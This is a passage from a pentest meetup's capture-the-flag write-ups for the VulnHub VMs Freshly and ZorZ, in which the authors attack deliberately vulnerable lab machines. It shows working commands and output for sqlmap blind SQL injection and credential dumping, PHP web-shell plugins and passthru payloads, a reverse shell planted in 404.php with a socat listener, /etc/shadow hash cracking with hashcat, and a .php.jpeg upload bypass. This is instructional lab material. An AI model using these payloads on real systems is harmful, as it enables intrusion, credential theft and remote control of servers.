MINIMAL=/usr/share/skipfish/dictionaries/minimal.wl
EXT=/usr/share/skipfish/dictionaries/extensions-only.wl
DICT="-S $MINIMAL -S $EXT"
SKIP="-X /phpmyadmin -X /icons -X /javascript"
REPORT=skipfish_minimal
rm -rf $REPORT
skipfish $SKIP $DICT -L -o skipfish_minimal http://$T
```

Running this produces an html report accessible from `skipfish_minimal/index.html` (showing `login.php`).

nikto

```
T=192.168.1.103
nikto -output nikto_80.txt -host $T
nikto -output nikto_8080.txt -host $T -port 8080
nikto -output nikto_443.txt -host $T -port 443
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_80.txt -host $T
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.103
+ Target Hostname: 192.168.1.103
+ Target Port:    80
+ Start Time:     2015-05-04 22:02:45 (GMT-7)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2f_
↳ 0x50f4228b8016c
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-lubuntu4.5
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src
↳ 'self' 'unsafe-inline' 'unsafe-eval';style-src 'self' 'unsafe-inline';img-src 'self'
↳ ' data: *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self'
↳ ' ;options inline-script eval-script;img-src 'self' data: *.tile.openstreetmap.org_
↳ *.tile.opencyclemap.org;
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6744 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2015-05-04 22:03:02 (GMT-7) (17 seconds)
-----
+ 1 host(s) tested
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_8080.txt -host
↳ $T -port 8080
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.103
+ Target Hostname: 192.168.1.103
+ Target Port:    8080
+ Start Time:     2015-05-04 22:03:11 (GMT-7)
-----
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.7.30.4".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.7.30.4-
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x47e_
↳ 0x4fbf4f262dd00
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.4.35
```

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```
+ Uncommon header 'link' found, with contents: <http://192.168.1.103:8080/wordpress/>;
↳ rel=shortlink
+ /wordpress/: A Wordpress installation was found.
+ 6606 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2015-05-04 22:03:30 (GMT-7) (19 seconds)
-----
+ 1 host(s) tested
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_443.txt -host
↳ $T -port 443
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        443
-----
+ SSL Info:           Subject: /CN=www.example.com
                      Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                      Issuer: /CN=www.example.com
+ Start Time:         2015-05-04 22:03:36 (GMT-7)
-----
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.7.30.4".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.7.30.4-
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname '192.168.1.103' does not match certificate's CN 'www.example.com'
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x47e_
↳ 0x4fbf4f262dd00
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ Cookie Cart66DBSID created without the secure flag
+ Retrieved x-powered-by header: PHP/5.4.35
+ Uncommon header 'link' found, with contents: <https://192.168.1.103:443/wordpress/>;
↳ rel=shortlink
+ /wordpress/: A Wordpress installation was found.
+ 6604 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:          2015-05-04 22:05:10 (GMT-7) (94 seconds)
-----
+ 1 host(s) tested
```

In summary

All these reports show a login form at `http://\protect{T1}texstdollarT/login.php` which we will subject to **sqlmap** analysis.

sqlmap login.php

Looking at the login.php form shows user/password fields which we feed into sqlmap:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ cd $JOB/sqlmap
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ curl --silent --remote-name http://
↳ $T/login.php
```

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```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ cat login.php
```

```
<form action="" method="post">
<table width="50%">
  <tr>
    <td>User</td>
    <td><input type="text" name="user"></td>
  </tr>
  <tr>
    <td>Password</td>
    <td><input type="password" name="password"></td>
  </tr>
</table>
  <input type="submit" value="Submit" name="s">
</form>
```

Start with “-dbs” to find if sql injection is possible the databases, then progress to enumerating user accounts for wordpress. It’s quite slow due to being a blind sql injection.

```
T=192.168.1.103
URL=http://$T/login.php
sqlmap -u "$URL" --random-agent --forms --batch \
  --output-dir $PWD/sqlmap_login --dbs
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ T=192.168.1.103
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ URL=http://$T/login.php
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
  ↪forms --batch \
    --output-dir $PWD/sqlmap_login --dbs
##### SNIP #####
sqlmap identified the following injection points with a total of 114 HTTP(s) requests:
---
Parameter: user (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: user=LDRL' AND (SELECT * FROM (SELECT (SLEEP(5)))lPIC) AND 'KrbC'='KrbC&
  ↪password=&s=Submit
---
##### SNIP #####
back-end DBMS: MySQL 5.0.12
##### SNIP #####
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
##### SNIP #####
```

Let’s go after the wordpress8080 MySQL database:

```
sqlmap -u "$URL" --random-agent --forms --batch \
  --output-dir $PWD/sqlmap_login -D wordpress8080 --tables
```

Running this shows database wordpress8080 has only a users table:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
↳forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080 --tables
##### SNIP #####

Database: wordpress8080
[1 table]
+-----+
| users |
+-----+
##### SNIP #####
```

So let's dump the users table:

```
sqlmap -u "$URL" --random-agent --forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080 -T users --dump
```

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
↳forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080 -T users --dump
##### SNIP #####

Database: wordpress8080
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | SuperSecretPassword |
+-----+-----+
##### SNIP #####
```

So now we can log into the wordpress site <http://protect\T1\textdollarT:8080/wordpress/wp-login.php> using admin/SuperSecretPassword.

3.18.3 The Exploit

Insert PHP Plugin

One direct way to exploit WordPress is to add & activate the plugin [Insert PHP](#) via the <http://protect\T1\textdollarT:8080/wordpress/wp-admin/Plugins> → *Add new* → *Upload Plugin* → *Browse* → *Install now* → *Activate Plugin* menu item. Once you have that, *Pages* → *Add new* to add a new page with content:

```
[insert_php]
passthru('id; echo "\n"; cat /etc/passwd;');
[/insert_php]
```

Navigating to the page will give you:

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

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```

sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"

```

Create your own WordPress plugin

An alternative approach is to follow [Vulnhub – \(TopHatSec\) Freshly Writeup](#) and create your own WordPress plugin. This has the advantage of password-less access to a page allowing execution of arbitrary shell commands. This author personally likes this one the best.

```

cd $JOB/exploit
cat > exploit-plugin.php <<EOF
<?php
/*
Plugin Name: Execute arbitrary command line program
Plugin URI: www.example.com
Description: Makes your WordPress site vulnerable.
Author: pentest-meetup
Version: 1.0
Author URI: www.example.com
*/
passthru($_GET["cmd"]);
?>
zip -r exploit-plugin exploit-plugin.php
EOF

```

Add & activate the plugin via the <http://protect\T1\textdollarT:8080/wordpress/wp-admin/> *Plugins* → *Add new* → *Upload Plugin* → *Browse* → *Install now* → *Activate Plugin* menu item. To execute arbitrary commands:

```

curl --silent http://$T:8080/wordpress/wp-content/plugins/exploit-plugin/exploit-
plugin.php?cmd=cat%20/etc/passwd

```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ curl --silent http://$T:8080/
↳wordpress/wp-content/plugins/exploit-plugin/exploit-plugin.php?cmd=cat%20/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

Put php in footer.php

An alternative approach is to follow [Vulnhub - Freshly](#) and add exploit php code to the footer.php file (making the modifications very obvious to all WordPress users). On the <http://protect\T1\textdollarT:8080/wordpress/wp-admin/> admin page select *Appearance* → *Editor* → *Footer (footer.php)*, add the following php code to footer.php just prior to the “</body>” tag, then select *Update File*:

```
<?php passthru('cat /etc/passwd'); ?>
```

To perform the exploit:

```
curl --silent http://$T:8080/wordpress/ | \
sed -n '/^root/, $p'
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ curl --silent http://$T:8080/
↳wordpress/ | sed -n '/^root/, $p'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

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```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
</body>
</html>
```

Getting a reverse shell and root

This one will be better for 2 reasons. First, a reverse shell is opened leading to getting root. Second, it updates 404 .php which is less obvious than changing the often-used footer .php. This is a combination of various reverse shell writeups on the web: [TopHatSec: Freshly](#) and [A freshly squeezed cup of pwnage](#).

pentestmonkey php-reverse-shell is already available on Kali:

```
cd $JOB/exploit
locate php | grep reverse
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ locate php | grep reverse
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/audanum/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Kali's /usr/share/webshells/php/php-reverse-shell.php is the pentestmonkey php-reverse-shell.php.

On the [http://protect\[?T1\]textdollarT:8080/wordpress/wp-admin/](http://protect[?T1]textdollarT:8080/wordpress/wp-admin/) admin page select *Appearance* → *Editor* → *404 Template (404.php)*, replace the contents with /usr/share/webshells/php/php-reverse-shell.php php code. Edit the following 2 lines to reflect your attack machine's ip & port used:

```
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
```

At this point save your edits via *Update File*.

On your attack machine fire up a listener:

```
# fire up a listener
socat - TCP-LISTEN:1234
```

Then in a separate window kick off the shell:

```
cd $JOB/exploit
curl --silent http://$T:8080/wordpress/404.php
```

Now you'll get a tty-less shell back on your **socat** terminal. Following [Post-Exploitation Without A TTY](#) you'll run the following in your reverse shell to correct the problem of being tty-less:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Here goes our exploit console. Notice that `/etc/shadow` has improper permissions and we could use that for a brute force password cracking. But it turns out that root uses the admin password of “SuperSecretPassword”:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ socat - TCP-LISTEN:1234
Linux Freshly 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 i686_
↳athlon i686 GNU/Linux
 14:38:12 up  2:39,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ # no tty so we cannot su to root, so get a tty via python
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@Freshly:/$ # try a password for root that we already know
daemon@Freshly:/$ su - root
su - root
Password: SuperSecretPassword

root@Freshly:~# # it worked - root
root@Freshly:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

We're root and so done. But what if that didn't work? Let's back out of root and do some recon to see if we can get at `/etc/shadow` and crack the passwords.

```
root@Freshly:~# exit
daemon@Freshly:/$ ls -l /etc/shadow
ls -l /etc/shadow
-rwxr-xr-x 1 root shadow 1030 Feb 17 01:56 /etc/shadow
daemon@Freshly:/$ cat /etc/shadow
cat /etc/shadow
root:$6$I$.Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↳wP5tY5Ia0LB9HvZv1lxAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvj1lgxtoR7/:16483:0:99999:7:::
daemon*:16483:0:99999:7:::
bin*:16483:0:99999:7:::
sys*:16483:0:99999:7:::
sync*:16483:0:99999:7:::
games*:16483:0:99999:7:::
man*:16483:0:99999:7:::
lp*:16483:0:99999:7:::
mail*:16483:0:99999:7:::
news*:16483:0:99999:7:::
uucp*:16483:0:99999:7:::
proxy*:16483:0:99999:7:::
www-data*:16483:0:99999:7:::
backup*:16483:0:99999:7:::
list*:16483:0:99999:7:::
irc*:16483:0:99999:7:::
```

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```
gnats*:16483:0:99999:7:::
nobody*:16483:0:99999:7:::
libuuid!:16483:0:99999:7:::
syslog*:16483:0:99999:7:::
messagebus*:16483:0:99999:7:::
user:$6$MuqQZq4i$t/1NztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/zU10SFs825OM4MuCW1V7H/
↪k2QCKiZ3zso.31Kk31:16483:0:99999:7:::
mysql!:16483:0:99999:7:::
candycane:$6$gfTgfe6A
↪$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↪:16483:0:99999:7:::
# YOU STOLE MY PASSWORD FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

Let's try and crack the hashes on our Kali Linux box using **hashcat**. Cut and paste `/etc/shadow` into `$JOB/hashcat/shadow.txt` on Kali; once that's done run the following to convert that to **hashcat** format and crack the password:

```
cd $JOB/hashcat
# cut and paste /etc/shadow into shadow.txt
# get rid of everything except for the actual hash
cut -d: -f2 shadow.txt | grep '^$6\$' > hashes.txt
# boo - running hashid defaults to python3 which fails on Kali
# so force python2
python2 $(which hashid) -m hashes.txt
# hashcat mode 1800 it is ...
# add our known possible password to the rockyou list
echo "SuperSecretPassword" > wordlist.txt
zcat /usr/share/wordlists/rockyou* >> wordlist.txt
# run hashcat
hashcat --hash-type=1800 --potfile-disable hashes.txt wordlist.txt | \
tee cracked.txt
```

Running this gives us our password:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ # cd $JOB/hashcat
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # cut and paste /etc/shadow into_
↪shadow.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # get rid of everything except_
↪for the actual hash
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ cut -d: -f2 shadow.txt | grep '^
↪$6\$' > hashes.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # boo - running hashid defaults_
↪to python3 which fails on Kali
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # so force python2
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ python2 $(which hashid) -m hashes.
↪txt
--File 'hashes.txt'--
Analyzing '$6$If.Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↪wP5tY5Ia0LB9HvZv1lxAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvj1lgxtoR7/'
[+] SHA-512 Crypt [Hashcat Mode: 1800]
Analyzing '$6$MuqQZq4i$t/1NztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/
↪zU10SFs825OM4MuCW1V7H/k2QCKiZ3zso.31Kk31'
[+] SHA-512 Crypt [Hashcat Mode: 1800]
Analyzing '$6$gfTgfe6A
↪$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↪'
```

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```
[+] SHA-512 Crypt [Hashcat Mode: 1800]
--End of file 'hashes.txt'--
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # hashcat mode 1800 it is ...
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # add our known possible password_
↳to the rockyou list
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ echo "SuperSecretPassword" >_
↳wordlist.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ zcat /usr/share/wordlists/
↳rockyou* >> wordlist.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # run hashcat
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ hashcat --hash-type=1800 --
↳potfile-disable hashes.txt wordlist.txt | \
> tee cracked.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...

Added hashes from file hashes.txt: 3 (3 salts)

NOTE: press enter for status-screen

$6$I$Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↳wP5tY5Ia0LB9HvZv11xAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvj1lgxtoR7/:SuperSecretPassword
$6$MuqQZq4i$t/1NztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/zU10SFs8250M4MuCW1V7H/
↳k2QCKiZ3zso.3lKk31:SuperSecretPassword
$6$gfTqfe6A
↳$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↳:password

All hashes have been recovered

Input.Mode: Dict (wordlist.txt)
Index.....: 1/5 (segment), 3627172 (words), 33550348 (bytes)
Recovered.: 3/3 hashes, 3/3 salts
Speed/sec.: - plains, - words
Progress..: 8/3627172 (0.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--

Started: Tue May 26 23:12:37 2015
Stopped: Tue May 26 23:12:38 2015
```

With the cracked password we can get root as before on Freshly:

```
daemon@Freshly:/$ su - root
su - root
Password: SuperSecretPassword

root@Freshly:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

We're root and so done.

3.19 ZorZ

3.19.1 Setup

This is to document the meetup's efforts responding to the challenge [TopHatSec: ZorZ](#):

ZORZ is another VM that will challenge your webapp skills. There are 3 separate challenges (web pages) on this machine. It should be pretty straight forward. I have explained as much as I can in the readme file:

Welcome to the ZorZ VM Challenge

This machine will probably test your web app skills once again. There are 3 different pages that should be focused on (you will see!) If you solve one or all three pages, please send me an email and quick write up on how you solved each challenge. Your goal is to successfully upload a webshell or malicious file to the server. If you can execute system commands on this box, thats good enough!!! I hope you have fun!

admin@top-hat-sec.com

VulnHub note: You may have issues when importing to VMware. If this is the case. extract the HDD from the OVA file (using something like 7zip), and attach to a new VM. Please see the following guide: <https://jkad.github.io/blog/2015/04/12/how-to-import-the-top-hat-sec-vms-into-vmware/>.

[Rebootuser - Local Linux Enumeration & Privilege Escalation](#) shows techniques/hints.

Setting up the VMware VM

The VM comes packaged as [Zorz.ova](#), which is a tar archive containing a VMware vmdk file.

See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. ZorZ is Ubuntu 14.04, x86, and 1024MB memory. For KVM you can use a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
BACKING=Zorz-disk1.vmdk
VM_DISK=Zorz-changes.qcow2
curl --remote-name http://download.vulnhub.com/tophatsec/Zorz.ova
tar -xvf Zorz.ova
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the ZorZ VM. The actual command the author used in Debian Linux to create the VM was (os-variant=ubuntutrusty was not supported on Debian Jessie at this time):

```
VM=ZorZ
$SUDO virt-install \
  --name "ZorZ" --cpu host --vcpus 1 --ram 1024 \
  --os-type=linux --os-variant=ubuntuprecise \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
#   --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
```

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```
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if ZorZ were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO virt-install \
  --name "ZorZ" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=ubuntuprecise \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
```

3.19.2 Attacking HTTP

Real Reconnaissance vs. Documenting the Attack

Here we focus on documenting the attack and rely on command line tools. That has several advantages: it’s easier to document (no screen shots required); it’s easier to repeat (simply cut-and-paste the input lines into a terminal session); prepares the user for command-line-only situations; and doesn’t suffer from the “how do I do it in IE/chrome/firefox” questions.

However, when you first approach a web challenge it’s much, much easier to use a web browser and its tools to view the pages. Additionally, using an intercepting proxy like [Burp Suite](#) or [ZAP](#) allows easier investigation. Once you’ve used the GUI you can often translate that to a command line solution; this fails in those cases where a browser is required (i.e. client-side Javascript).

HTTP Reconnaissance - 3 Upload Pages

Since this is a web exercise we’ll skip using `enumerator` and proceed directly with web page reconnaissance.

Upload 1 Web Page

Fetching the web page we see:

```
hacker@kali:~$ curl --silent --output upload1.html http://$IP/
hacker@kali:~$ cat upload1.html
<!DOCTYPE html>
<html>
<body>
<center>
<br><br><br>
```

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```
<form action="uploader.php" method="post" enctype="multipart/form-data">
  <b>ZorZ Image Uploader!:</b><br><br>
  <input type="file" name="upfile" id="upfile"><br><br>
  <input type="submit" value="Upload Image" name="submit">
</form>
<br><a href="index2.html">Try ZorZ Image Uploader2!</a>
</center>
</body>
</html>
```

```
hacker@kali:~$ # see "index2.html" exists so fetch it
```

Upload 2 Web Page

There's another upload web page at <http://\protect\T1\textdollarIP/index2.html>:

```
hacker@kali:~$ curl --silent --output upload2.html http://$IP/index2.html
hacker@kali:~$ cat upload2.html
<!DOCTYPE html>
<html>
<title>ZorZ Uploader 2</title>
<body>
<center>
<br><br><br>
<form action="uploader2.php" method="post" enctype="multipart/form-data">
  <b>ZorZ Image Uploader 2!:</b><br><br>
  <input type="file" name="upfile" id="upfile"><br><br>
  <input type="submit" value="Upload Image" name="submit">
</form>
<br><br><a href="index.html">ZorZ Image Uploader 1</a><br><a href="/jQuery/upload.php"
↪ ">ZorZ Image Uploader3</a>
</center>
</body>
</html>
```

```
hacker@kali:~$ # see "/jQuery/upload.php" exists so fetch it
```

Upload 3 Web Page

There's yet another upload web page at <http://\protect\T1\textdollarIP/jQuery/upload.php>:

```
hacker@kali:~$ curl --silent --output upload3.html http://$IP/jQuery/upload.php
hacker@kali:~$ cat upload3.html

<!DOCTYPE html>
<html>
<head>
<title>ZorZ Uploader3</title>
<link href="style.css" rel="stylesheet">
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></
↪ script>
```

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```

<script src="script.js"></script>
</head>
<body>
<div id="mainform">
<div id="innerdiv">
<h2>ZorZ Image Uploader3!</h2>
<!-- Required Div Starts Here -->
<div id="formdiv">
<h3>Upload Form</h3>
<form action="" enctype="multipart/form-data" id="form" method="post" name="form">
<div id="upload">
<input id="file" name="file" type="file">
</div>
<input id="submit" name="submit" type="submit" value="Upload">
</form>
<div id="detail">
<b>Note:</b>
<ul>
<li><< Click on the white box to select file!.</li>
<li><b>images(jpeg, jpg, png).</b></li>
<li>Image should be less than 100kb in size.</li>
</ul>
</div>
</div>
<div id="clear"></div>
<div id="preview">
<img id="previewimg" src="">
<span class="pre">IMAGE PREVIEW</span>
</div>
<div id="message">
</div>
</div>
</div>
</div>
</body>
</html>

```

Upload 1 Exploit

Basically the same approach works for all the uploads. The exploit is based on uploading a php script that lists files in /var/www (using the trick that FILE.php.jpeg is treated like a jpeg file on upload but executes like a php file when fetched). For Upload 1 the file only needs to have the filename extension be an image (jpeg); the file doesn't actually have to be jpeg format.

```

CMD="ls -laR /var/www"
cat > command.php.jpeg <<EOF
<?php
passthru( "$CMD");
?>
EOF
curl --silent \
  --form upfile="@command.php.jpeg" \
  --form submit="Upload Image" \
  http://$IP/uploader.php \
  | grep 'successfully uploaded'
curl http://$IP/uploads1/command.php.jpeg

```

Running the above shows us the target file SECRETFILE:

```
hacker@kali:~$ CMD="ls -laR /var/www"
hacker@kali:~$ cat > command.php.jpeg <<EOF
> <?php
> passthru( "$CMD");
> ?>
> EOF
hacker@kali:~$ curl --silent \
>   --form upfile="@command.php.jpeg" \
>   --form submit="Upload Image" \
